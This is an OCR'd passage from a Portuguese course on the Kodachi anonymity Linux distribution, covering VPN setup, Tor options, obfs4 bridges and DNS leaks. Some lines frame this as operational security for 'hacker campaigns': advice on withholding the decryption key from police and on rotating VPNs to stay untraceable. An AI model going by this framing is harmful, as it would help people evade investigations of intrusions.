
1. Não se entrega a chave para o policial, mas também não se negue, afinal pode ser preso por obstruir a investigação, então de forma cordial execute o passo 2 desta lista;
2. Sempre dizer de forma amigável que a chave vai estar em posse do advogado, e perante o juiz tudo será resolvido;
3. Sempre respeite o Policial.

Digite sua chave de descriptografia, caso não tenha nenhum policial ai, kkk.

Na primeira inicialização não faça nada, deixe o Kodachi se auto-configurar, isso pois tem um script que o auto-configura na inicialização, conforme figura abaixo. Só olhe.




O Kodachi irá se auto-reinicializar após a execução, isso é fundamental. Quando o Linux voltar e ser carregado novamente, não se apresentará mais como um Ubuntu e sim como Kodachi (no Grub). Informe a chave e entre no Linux, verá um Linux muito bonito.



Agora vamos descrever todas estas informações e sobre as principais ferramentas desta distribuição.

3.2 Kodachi Dashboard

Começo pelo Dashboard pois é a principal ferramenta, trata-se de um painel com toda a informação que precisa para saber se está ou não anônimo e ainda com opções de fácil acesso, que não precisa ficar digitando comandos.




Onde:

1. Informações do ambiente;
2. Principais opções, organizadas em sessões:
    a. VPN;
    b. TOR;
    c. DNS
    d. Panic Room;
    e. Settings.
3. Comandos de fácil acesso.

3.2.1 VPN

A principal opção é VPN, o Kodachi vem com várias VPNs pré-configuradas mas somente 1 gratuíta, e que diga-se, é lenta e às vezes cai. Provavelmente todas estas empresas de VPN auxiliam o projeto Kodachi pois o projeto kodachi é gratuito e alguém tem que bancar essa conta. Particularmente não estou usando nenhuma destas empresas, consulte o capítulo Ambiente do Curso para entender mais.




Onde:

1. Conexão rápida das VPNs;
2. Opções importantes de segurança;
3. Arquivos de Setup de VPNs.


Particularmente recomendo uma VPN própria, mas o Kodachi vai funcionar sem você pagar nada usando a opção "**Kodachi VPN (TOR client side)**". Basicamente tudo será jogado no túnel da VPN.


Sobre as opções importantes de segurança, gosto sempre de ativar a opção "**Block traffic on VPN down**", mas saiba que ela sempre se desativa quando inicia o Kodachi pois senão não seria possível iniciar a VPN. Outra opção importante é "**Auto spoof my MAC on new VPN connection**", isso vai deixar mais complexo os metadados sobre você.

Vou configurar uma VPN, como não é nenhuma VPN da lista vou escolher a opção "Your own VPN config". Tenho que ir até um provedor de VPN pago e conseguir os arquivos de configuração do OpenVPN. Na figura abaixo estou em uma tela de um provedor de VPN, criando uma configuração de uma VPN que será realizada do Brazil para Cingapura.



Cada provedor tem uma tela diferente. Depois de configurado o serviço de VPN deverá me dar um arquivo para download e informar USERNAME e PASSWORD para uso no OpenVPN, anote estas informações.






Um arquivo com extensão .crt é um arquivo de certificado de segurança usado por sistemas seguros para estabelecer conexões seguras do servidor para um aplicativo cliente. Os arquivos CRT estão no formato ASCII e podem ser abertos em qualquer editor de texto para visualizar o conteúdo do arquivo de certificado. Segue o padrão de certificado X.509 que define a estrutura do certificado. Define os campos de dados que devem ser incluídos no certificado SSL. CRT pertence ao formato PEM de certificados que são arquivos codificados em Base64 ASCII.

Um arquivo KEY é a parte privada de um mecanismo de segurança que é salvo em disco no formato de arquivo **Privacy-Enhanced Mal** (PEM). Ele é usado para descriptografar informações trocadas entre um cliente e o servidor que atende às solicitações. Um arquivo KEY contém strings codificadas que são inúteis para o olho humano, mas são a essência da criptografia/descriptografia. Você pode abrir arquivos KEY com qualquer editor de texto, como Nano, Gedit, VIM, etc.. Os arquivos KEY são semelhantes aos formatos de arquivo CRT e CER.


O **ovpn** é um arquivo de configuração usado pelo OpenVPN, um popular software VPN (Virtual Private Network) de código aberto. Ele contém as configurações e instruções necessárias para o cliente OpenVPN se conectar a um servidor VPN. Dependendo do provedor de serviços VPN, o conteúdo do arquivo ovpn pode mudar, mas normalmente contém as seguintes informações:

- O endereço IP ou nome do host do servidor VPN;
- O número da porta a ser usada para a conexão VPN;
- O protocolo a ser usado (TCP ou UDP);
- Os algoritmos de criptografia e autenticação a serem usados;
- A localização do certificado do usuário e dos arquivos de chave privada;
- Quaisquer configurações ou diretivas adicionais específicas do provedor de serviços VPN.


Estes arquivos que foram obtidos no download serão descompactados para um diretório da máquina, então crie o diretório /home/kodadchi/Own_VPN_Config/**own**/ conforme imagem abaixo e extraia os arquivos.




Com o editor de texto do Kodachi abra o arquivo openvpn.ovpn, conforme figura abaixo, copie todo o texto. Copie todo o texto deste arquivo.




Abra o Kodachi Dashboard, na aba VPN selecione a opção "**Your own VPN config**" e então depois clique no botão "**Edit config file**".




Cole o conteúdo do arquivo **openvpn.ovpn** conforme imagem abaixo, preservando o conteúdo original do arquivo **myownvpn.ovpn**, conforme figura abaixo.




Precisamos fazer duas alterações no arquivo, a primeira é informar o **USERNAME** e o **PASSOWRD** do serviço VPN, para isso edite a linha 11 conforme figura abaixo. A ideia é separar o arquivo de autenticação da configuração.




Outra alteração será feita no final do arquivo, colocando o caminho completo do ca.crt, client.crt e client.key, arquivos obtidos no servidor VPN.




O próximo passo é editar o USERNAME e o PASSWORD, abra para edição o arquivo **myownvpnsetup** (ver figura abaixo), abra com o mesmo editor de texto que o Kodachi está abrindo os demais arquivos.




Altere o atributo **need_user_password** para 1 e informe o USERNAME e PASSWORD nos campos **ownvpnusername** e **ownvpnpassword**, conforme figura abaixo. Estes dados foram obtidos no servidor VPN.



Está configurado, agora é só conectar. Para isso no Kodachi Dashboard, selecione "**Your own VPN config**" e clique no botão "**Connect**", aguarde algum tempo, pode demorar entre segundos a minutos, vai depender de vários fatores, incluindo sua internet.




Repare que deverá ser exibido no Dashboard a sua localização real[26] e também a localização de saída da VPN.



Para confirmar, abra um browser dentro do Kodachi (Firefox - unsafe) e digite a URL: https://www.ip2location.com/

[26] Já recomendei a possibilidade de ocultar a informação da localização real, pois pode expor.




Verá que está com o túnel configurado para saída em **Singapore**.

3.2.2 TOR

Saiba que espera-se que retroceda aproximadamente 10 anos, quanto em qualidade de conexão, então quando usar TOR tenha paciência. Alguns sites simplesmente nem abrem. Ou pode exigir captcha atrás de captcha.

Mas lembre-se que sua segurança vale mais, sua vida vale mais do que o imediatismo das comunicações modernas. No Kodachi o controle do TOR fica na aba TOR dentro do Kodachi Dashboard.

Se você não possui uma VPN privada, com certeza é a melhor opção, mas lembre-se que tem que fugir dos países pertencentes ao tratado dos 14 olhos. Prefiro trabalhar com a TOR randômica, mas isso a deixa instável, às vezes cai pois a troca do circuito o levou para um país que possui problemas de infraestrutura ou há sobrecarga lá. Isso ocorre pois mais de 90% dos nós da rede TOR estão em países pertencentes aos 14 olhos.




Outra opção que pode causar discussão é o uso de TOR + VPN, o que é extremamente defendido e combatido nos fóruns hacker. No Kodachi a opção "**Start Tor with VPN only**" ativa essa forma de se trabalhar tão discutida, bom, acredito que qualquer coisa é melhor que surfar na Internet sem proteção, use sempre camisinha quando for em um puteiro.

Caso queira evitar a telemetria do Sistema Operacional, é recomendado que ative a opção "Torify entire System", mas essa opção vai deixar tudo muito lento. Com esta opção o Kodachi ficará quase como um Whonix (quase).

Caso esteja em uma campanha hacker e que toda a sua vida esteja em jogo, recomendo "**Block traffic if TOR is down**" e também "**Kill Tor if VPN is down**". Troque o fornecedor de VPN regularmente entre as campanhas.

Se você não estiver usando VPN, às vezes a rede Tor é bloqueada pelo governo e você não conseguirá se conectar ao TOR, então você precisará descomentar as linhas abaixo (no arquivo **/etc/tor/torrc**) e ofuscar a conexão, para que a conexão não pareça ser uma conexão TOR padrão. Obrigatório em países como China, Rússia, Cuba, Venezuela e logo logo também no Brasil.



Obfs4proxy é uma ferramenta que tenta contornar a censura transformando o tráfego Tor entre o cliente. Dessa forma, os censores, que geralmente monitoram o tráfego entre o cliente e a ponte TOR verão o tráfego transformado, de aparência inocente, em vez do tráfego real do TOR. Este aplicativo obfs4proxy implementa os protocolos de ofuscação obfs2, obfs3 e obfs4. Ele é escrito em Go e é compatível com a especificação de transportes plugáveis Tor, e sua arquitetura modular permite suportar vários transportes plugáveis.

3.2.3 DNS/IP Info

Imagine que é possível saber o que você acessa, e naturalmente o que sabe. Imagine que seja possível montar seu perfil apenas sabendo quais endereços WEB anda vendo. Seria possível? Sim, por DNS.

Tenho minhas ressalvas sobre uso de TorBrowser e ferramentas com o Brave para, por exemplo, acessar domínios .onion. Isso me faz cada vez mais adepto de Whonix e Kodachi, veja exemplo, o Browser Brave[27] no passado ao usar a aba TOR na verdade consultava o

[27] Matéria completa
https://portswigger.net/daily-swig/brave-browsers-tor-feature-found-to-leak-onion-queries-to-isps

endereço .onion em DNS público, isso, DNS da surface WEB, expondo todos que usavam TOR sobre o Brave.


O DNS Leak é uma falha de segurança que ocorre quando as solicitações são enviadas para os servidores DNS de um ISP, mesmo quando uma VPN (ou no Brave como vimos) está sendo usada para proteger os usuários. Uma VPN é projetada para criptografar uma conexão de internet do usuário, que mantém seu tráfego em um túnel privado que oculta toda a sua atividade de navegação. Isso significa que todas as pesquisas na internet e visitas ao site do usuário estão ocultas de todos, exceto para o seu provedor de VPN.


No entanto, um vazamento de DNS ocorre quando as solicitações DNS do usuário são roteadas fora do túnel criptografado e se tornam visíveis para seu ISP. Como resultado, toda a sua atividade de navegação, incluindo seu endereço IP, localização e pesquisas na web, passa pelo ISP da mesma maneira que faria se não estivesse usando uma VPN.

Como um Vazamento de DNS Pode Acontecer? Existem várias situações que podem resultar em um vazamento de DNS, incluindo:

- Uma VPN configurada incorretamente;
- Um serviço VPN ineficaz, que não possui servidores DNS próprios;
- Se o ISP detectar alterações na configuração do DNS, ele usará um proxy transparente isso força um vazamento de DNS direcionando a atividade da web do userilit para seus próprios servidores DNS;
- Recursos inteligentes do Windows (nem deveria colocar aqui);


No Kodachi GNU/Linux o DNS é tratado internamente em um serviço, conforme configuração da interface de rede abaixo, observe o IP do servidor.






Essa tratativa é importante, pois os scripts internos vão garantir que o usuário não erre. Criptografar o DNS torna muito mais difícil para os bisbilhoteiros examinar suas mensagens DNS ou corrompê-las em trânsito. Assim como a web mudou de HTTP não criptografado para HTTPS criptografado, agora há atualizações para o protocolo DNS que criptografam o próprio DNS. Criptografar a web tornou possível que as comunicações e o comércio privados e seguros florescessem. Criptografar o DNS aumentará ainda mais a privacidade do usuário.

